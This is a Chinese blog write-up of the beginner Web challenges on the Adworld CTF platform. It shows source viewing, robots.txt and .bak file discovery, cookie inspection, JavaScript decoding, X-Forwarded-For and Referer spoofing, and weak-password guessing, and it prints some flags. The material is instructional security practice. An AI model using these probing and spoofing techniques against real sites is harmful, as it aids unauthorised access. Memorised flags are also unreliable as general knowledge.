攻防世界-Web(新手区)

原创

Qwzf 于 2019-07-17 21:23:20 发布 17940 收藏 116

分类专栏： CTF 文章标签： CTF

本文链接：https://blog.csdn.net/qq_43625917/article/details/96343859

CTF 同时被 2 个专栏收录

30 篇文章 6 订阅

订阅专栏

攻防世界

2 篇文章 0 订阅

订阅专栏


前言

暑假前，为了学习Web题，做了攻防世界的新手区的Web题，当时没有总结，现在总结一下。

正文

Web1：view_source

查看源代码，右键不可以用。所以按F12，直接查看源码即可。



Web2：get_post

HTTP的两种请求方式

GET

GET请求的数据会附在URL之后（就是把数据放置在HTTP协议头中）如：

```
/test/1.php?name1=value1&name2=value2
```

POST

POST请求是把提交的数据放置在HTTP的消息主体中 如：

```
POST /test/1.php HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2
```

所以为了方便，直接用火狐进行传参，即可得出flag。

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{39a2844e3a8bb504d7e909268a866715}


Web3：robots

robots协议

robots.txt文件是一个文本文件，使用任何一个常见的文本编辑器，比如Windows系统自带的Notepad，就可以创建和编辑它[1]。robots.txt是一个协议，而不是一个命令。robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。robots.txt文件告诉蜘蛛程序在服务器上什么文件是可以被查看的。

联想到在URL后加上robots.txt


URL后加上f1ag_1s_h3re.php




在URL后加上robots.txt便得到了flag

Web4：backup

不知道。。。百度一下
index.php文件的备份文件,在后面加上".bak",即index.php.bak





得到flag。

Web5：cookie


用Burpsuite抓包

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: look-here=cookie.php
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


添加url后缀名cookie.php

See the http response


查看HTTP响应，即可得出flag



```
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```


Web6：disabled_button

查看源码



发现有disabled属性，**disabled属性可设置或返回是否禁用单选按钮**。所以删掉disabled属性

```
<form method="post" action="">
    <input class="btn btn-default" type="submit" name="auth" value="flag" style="height:50px;width:200px;">
</form>
```


删掉后可以点击了，点击一下，得到flag

cyberpeace{d1d75379b2b144a66d90295beaec33b9}


Web7：simple_js

查看源码


```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (1) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-1];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```

发现这个地方比较可疑，像16进制

所以16进制转ASCII



文本好像是ASCII码10进制值，所以10进制转ASCII



得到flag

Web8：xff_referer

看到题目先了解下xff和referer

XFF

X-Forwarded-For（XFF）是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

简单地说，**xff是告诉服务器当前请求者的最终ip的http请求头字段**
通常可以直接通过**修改http头中的X-Forwarded-For字段来仿造请求的最终ip**


Referer

HTTP来源地址（referer，或HTTPreferer）
是HTTP表头的一个字段，用来表示从哪儿链接到当前的网页，采用的格式是URL。换句话说，借着HTTP来源地址，当前的网页可以检查访客从哪里而来，这也常被用来对付伪造的跨网站请求。


简单的讲，referer就是告诉服务器当前访问者是从哪个url地址跳转到自己的，跟xff一样，referer也可直接修改

ip地址必须为123.123.123.123

题目说IP地址必须为123.123.123.123
所以抓包修改XFF




而又显示请求来自https://www.google.com/，所以修改Referer




然后点击Go，得到flag

Web9：weak_auth(弱身份验证)



随手设的密码，应该就是弱口令。而用户名是admin

